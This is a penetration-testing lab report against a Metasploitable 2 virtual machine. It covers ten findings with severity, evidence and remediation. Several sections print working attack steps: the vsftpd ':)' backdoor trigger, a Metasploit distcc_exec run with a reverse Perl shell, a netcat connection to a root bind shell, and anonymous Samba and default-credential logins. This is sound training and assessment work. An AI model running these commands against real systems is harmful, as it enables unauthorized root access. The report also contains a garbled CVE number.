

Vulnerability Assessment Report - Metasploitable 2

Target: Metasploitable 2 → 192.168.56.106

Assessor: Umar

Testing Environment: Isolated VirtualBox lab (Host-only network) — Kali Linux 2026.2 (attacker), Metasploitable 2 (target)

Tools Used: Nmap, Nessus Essentials, Metasploit Framework, smbclient, netcat, TigerVNC Viewer, Ms Word (Final Report)

Testing Dates: October 1-2

1. Executive Summary

A vulnerability assessment was performed against a single host in an isolated, non-production test environment. The assessment combined automated vulnerability scanning (Nessus) with manual exploitation to validate findings. Ten vulnerabilities were identified, six of which were manually confirmed through direct exploitation, including three that granted full unauthenticated root-level access to the system. The host's overall risk posture is **Critical** — multiple unauthenticated, remotely exploitable vulnerabilities were confirmed that would allow a complete compromise of the system in a real-world deployment. Immediate remediation is recommended before any production use of a system in this configuration.

The assessment demonstrates how automated vulnerability scanning can be combined with manual verification to distinguish scanner findings from vulnerabilities that could be practically exploited.

2. Scope and Methodology

Scope: A single isolated host (Metasploitable 2), reachable only from the attacker machine via a VirtualBox host-only network with no connectivity to the internet or any production network.

Methodology: 1. **Reconnaissance** — Nmap was used to enumerate open ports, running services, and software versions (basic scan, service/version detection scan, full 65535-port scan). 2. **Automated vulnerability scanning** — Nessus Essentials was used to scan the host and identify known CVEs with associated CVSS severity scores. 3. **Manual verification** — I manually tested six of the Nessus findings using Metasploit, netcat, smbclient and VNC. This allowed me to confirm which findings could actually be exploited and what level of access they provided.

All testing was conducted entirely within an isolated lab network with no shared connectivity to any other system.

3. Findings Summary

#	Finding	Severity	CVSS	Affected Service	Verified
1	vsftpd 2.3.4 1 Backdoor	Critical	N/A	FTP — 21/tcp, 6200/tcp	Manual
2	Distccd RCE (CVE-200402687)	Critical	N/A	3632/tcp	Manual
3	Bind Shell Backdoor Detection	Critical	9.8	wild_shell — 1524/tcp	Manual
4	VNC Server Weak Password	Critical	10.0	VNC — 5900/tcp	Manual
5	Canonical Ubuntu Linux SEoL (8.04.x)	Critical	10.0	OS — 80/tcp	Scanner confirmed
6	SSL Version 2/3 Protocol Detection	Critical	9.8	SMTP — 25/tcp	Scanner confirmed
7	Unauthenticated Samba Share Access	High	N/A	SMB — 445/tcp	Manual
8	Default Credentials on DVWA	High	N/A	HTTP — 80/tcp	Manual
9	Samba Badlock Vulnerability	High	7.5	SMB — 445/tcp	Scanner confirmed
10	rlogin Service Detection	High	7.5	rlogin — 513/tcp	Scanner confirmed

4. Detailed Findings

4.1 vsftpd 2.3.4 Backdoor (CVE-2011-2523)


Severity: Critical | **Port:** 21/tcp (FTP), 6200/tcp (backdoor)

Description: The installed build of vsftpd 2.3.4 contains a maliciously inserted backdoor. Sending a username ending in the character sequence :) during FTP login triggers the backdoor, opening an unauthenticated root shell on TCP port 6200.

Verification: Confirmed manually via netcat (Metasploit's exploit/unix/ftp/vsftpd_234_backdoor module could not be used — the required cmd/unix/interact payload was absent from the installed Metasploit build). Connected to port 2

1, sent USER test:) followed by PASS x to trigger the backdoor, then connected to port 6200 directly.

Evidence: whoami returned root; id returned uid=0(root). See finding5_vsftpd_backdoor.png.



Impact: Complete, unauthenticated remote takeover of the system with full root privileges.

Remediation: Immediately remove or upgrade the affected vsftpd package to a verified, non-backdoored release. Verify package integrity/checksums for any FTP server software before deployment.

4.2 distccd Remote Code Execution (CVE-2004-2687)

Severity: Critical | **Port:** 3632/tcp

Description: The distccd service, intended to distribute compiler jobs across trusted machines, is configured to accept and execute arbitrary commands from any remote host with no authentication.

Verification: Confirmed via Metasploit (exploit/unix/misc/distcc_exec, payload cmd/unix/reverse_perl).

Evidence: whoami returned daemon; id returned uid=1(daemon) gid=1(daemon) groups=1(daemon). See finding6_distcc_rce.png.

```
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_perl
[-] The value specified for payload is not valid.
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(unix/misc/distcc_exec) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Command shell session 1 opened (192.168.56.104:4444 -> 192.168.56.106:47819) at 2026-10-02 15:18:12 -0400

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Impact: Unauthenticated remote command execution. Access was gained as the low-privilege daemon user rather than root, meaning this finding grants a foothold for further exploitation rather than immediate full system compromise, still a severe and remotely exploitable weakness.

Remediation: Disable distccd on any host reachable from an untrusted network, or restrict access via firewall rules/authentication to trusted build hosts only.


4.3 Bind Shell Backdoor Detection

Severity: Critical (CVSS 9.8) | **Port:** 1524/tcp

Description: A command shell is listening on this port with no authentication required. Any remote host that connects is granted direct command execution.

Verification: Connected directly via netcat (nc 192.168.56.106 1524).

Evidence: whoami returned root; id returned uid=0(root) gid=0(root) groups=0(root). See finding1_bind_shell.png.

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The terminal shows a message 'zsh: corrupt history file /home/kali/.zsh_history'. The user runs 'ping -c 2 192.168.56.106', which returns successful results. Then, the user runs 'nc 192.168.56.106 1524', which opens a netcat listener. The listener receives a connection from 'root@metasploitable:/' and the user runs 'whoami', returning 'root'. The user then runs 'id', returning 'uid=0(root) gid=0(root) groups=0(root)'. The terminal window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The background of the terminal has a faint 'KALI' logo.

```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ping -c 2 192.168.56.106  
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data.  
64 bytes from 192.168.56.106: icmp_seq=1 ttl=64 time=17.9 ms  
64 bytes from 192.168.56.106: icmp_seq=2 ttl=64 time=15.2 ms  
  
— 192.168.56.106 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1001ms  
rtt min/avg/max/mdev = 15.179/16.552/17.926/1.373 ms  
  
(kali@kali)-[~]  
$ nc 192.168.56.106 1524  
root@metasploitable:/# whoami  
root  
root@metasploitable:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/#
```

Impact: Immediate, unauthenticated full root access with no exploitation required — the simplest and most severe finding in this assessment.

Remediation: Identify and remove the process binding this shell; audit the host for signs of prior compromise, as an open root shell of this kind is often left behind after a successful attack.


4.4 VNC Server Weak Password

Severity: Critical (CVSS 10.0) | **Port:** 5900/tcp

Description: The VNC remote desktop service is secured with the weak, easily guessed password password.

Verification: Connected using TigerVNC Viewer (`vncviewer 192.168.56.106`) with the password password.

Evidence: Remote desktop session opened successfully, confirming full GUI-level access was gained. See finding2_vnc_weak_password.png.



Impact: Unauthenticated attacker gains full interactive desktop control of the system — equivalent to physical access.

Remediation: Enforce a strong, unique VNC password, or disable VNC entirely if remote desktop access is not required; consider tunneling VNC over SSH if remote access is necessary.

4.5 Canonical Ubuntu Linux SEoL (8.04.x)

Severity: Critical (CVSS 10.0) | **Port:** 80/tcp

Description: The host is running Ubuntu 8.04, which reached Security End-of-Life in May 2013. No security patches have been released for this OS in over a decade; any vulnerability discovered since then remains permanently unpatched.

Verification: Scanner-confirmed (Nessus Plugin ID 201352).

Impact: Overall, the host has multiple serious weaknesses, including unauthenticated root access, weak credentials, outdated software, and insecure legacy services. In a real environment, these issues could allow an attacker to compromise the system.

Remediation: Upgrade to a currently supported Ubuntu LTS release.

4.6 SSL Version 2 and 3 Protocol Detection

Severity: Critical (CVSS 9.8) | **Port:** 25/tcp (SMTP)

Description: The SMTP service accepts connections using SSL 2.0/3.0, both of which contain fundamental cryptographic flaws (insecure CBC padding, insecure session renegotiation) that allow man-in-the-middle decryption and downgrade attacks (e.g., POODLE-style attacks).

Verification: Scanner-confirmed (Nessus Plugin ID 20007).

Impact: Encrypted traffic to this service can be intercepted and decrypted by a network-positioned attacker.

Remediation: Disable SSL 2.0/3.0 entirely; enforce TLS 1.2 or higher with approved cipher suites.

4.7 Unauthenticated Samba Share Access

Severity: High | **Port:** 445/tcp

Description: Samba file shares are accessible with no username or password required.

Verification: Confirmed via `smbclient -L //192.168.56.106 -N` (listed available shares with no credential prompt) and `smbclient //192.168.56.106/tmp -N` followed by `ls` (listed file contents with no authentication).

Evidence: File listing retrieved with no login required. See `finding3_smb_access.png`.

```
kali@kali: ~  
$ smbclient -L //192.168.56.106 -N  
Anonymous login successful  
  
Sharename      Type      Comment  
-----  
print$         Disk      Printer Drivers  
tmp             Disk      oh noes!  
opt            Disk  
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))  
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  
  
Server          Comment  
-----  
Workgroup       Master  
WORKGROUP       METASPLOITABLE  
  
$ smbclient //192.168.56.106/tmp -N  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..          DR      0   Sun May 20 14:36:12 2012  
..ICE-unix  DH      0   Fri Oct 2 14:34:45 2026  
4602.jsvc_up R      0   Fri Oct 2 14:34:59 2026  
..X11-unix  DH      0   Fri Oct 2 14:34:53 2026  
..X0-lock   HR     11  Fri Oct 2 14:34:53 2026  
  
7282168 blocks of size 1024. 5437428 blocks available  
smb: \>
```

Impact: Any network-connected attacker can browse and retrieve files from these shares without credentials, risking data exposure.

Remediation: Require authentication for all Samba shares; disable guest/anonymous access in `smb.conf`.


4.8 Default Credentials on DVWA

Severity: High | **Port:** 80/tcp

Description: DVWA (Damn Vulnerable Web Application) is accessible using the well-known default credentials `admin / password`.

Verification: Logged in successfully at <http://192.168.56.106/dvwa/> using admin/password.

Evidence: Successful login with no further barriers. See [finding4_dvwa_login.png](#).



Impact: An unauthenticated attacker can gain full administrative access to the application using publicly documented default credentials.

Remediation: Change all default credentials immediately after deployment; enforce strong password policies for all application accounts.

4.9 Samba Badlock Vulnerability

Severity: High (CVSS 7.5) | **Port:** 445/tcp

Description: The installed Samba version is affected by “Badlock,” a flaw in SAM/LSAD authentication-level negotiation over RPC. A man-in-the-middle attacker can force a downgrade in authentication strength, exposing or modifying sensitive security data.

Verification: Scanner-confirmed (Nessus Plugin ID 90509).

Impact: An attacker positioned on the network path could manipulate authentication to access or tamper with sensitive directory/security data.

Remediation: Upgrade Samba to version 4.2.11 / 4.3.8 / 4.4.2 or later.

4.10 rlogin Service Detection

Severity: High (CVSS 7.5) | **Port:** 513/tcp

Description: The rlogin service transmits usernames, passwords, and session data in cleartext, and may permit passwordless logins via `.rhosts` trust files.

Verification: Scanner-confirmed (Nessus Plugin ID 10205).

Impact: Network-positioned attackers can sniff credentials in transit; in certain configurations, authentication may be bypassed entirely.

Remediation: Disable rlogin (remove the login entry from `/etc/inetd.conf` and restart `inetd`); use SSH for all remote administrative access instead.

5. Conclusion

This assessment identified ten vulnerabilities on the target host, six of which were independently and manually confirmed through direct exploitation — three resulting in complete, unauthenticated root-level compromise (vsftpd backdoor, bind shell backdoor, VNC weak password). The overall risk posture of this host is **Critical**.

Prioritized recommendations: 1. **Immediate:** Remove/patch the vsftpd backdoor and bind shell backdoor — both grant unauthenticated root access with no exploitation skill required. 2. **Immediate:** Change the VNC password and restrict/disable VNC access. 3. **High priority:** Disable or restrict `distccd` to trusted hosts only. 4. **High priority:** Enforce authentication on all Samba shares and upgrade Samba to patch the Badlock vulnerability. 5. **Medium priority:** Replace all default application credentials (DVWA and any other

deployed services). 6. **Medium priority:** Disable legacy, insecure protocols (rlogin, SSLv2/v3) in favor of modern, encrypted alternatives (SSH, TLS 1.2+). 7. **Ongoing:** Upgrade the underlying OS to a currently supported, patched release — the Ubuntu 8.04 End-of-Life status represents a systemic, compounding risk that undermines every other mitigation on this list.

Taken together, the assessment demonstrates how outdated software, insecure configurations, weak credentials, and exposed services can combine to make a system highly vulnerable to compromise

Skills Demonstrated

- Service/version enumeration
- Vulnerability scanning
- CVE identification and CVSS interpretation
- Manual vulnerability verification
- Exploitation using Metasploit
- Remote shell validation
- SMB enumeration and anonymous access testing
- Weak credential testing
- Vulnerability remediation analysis
- Security report writing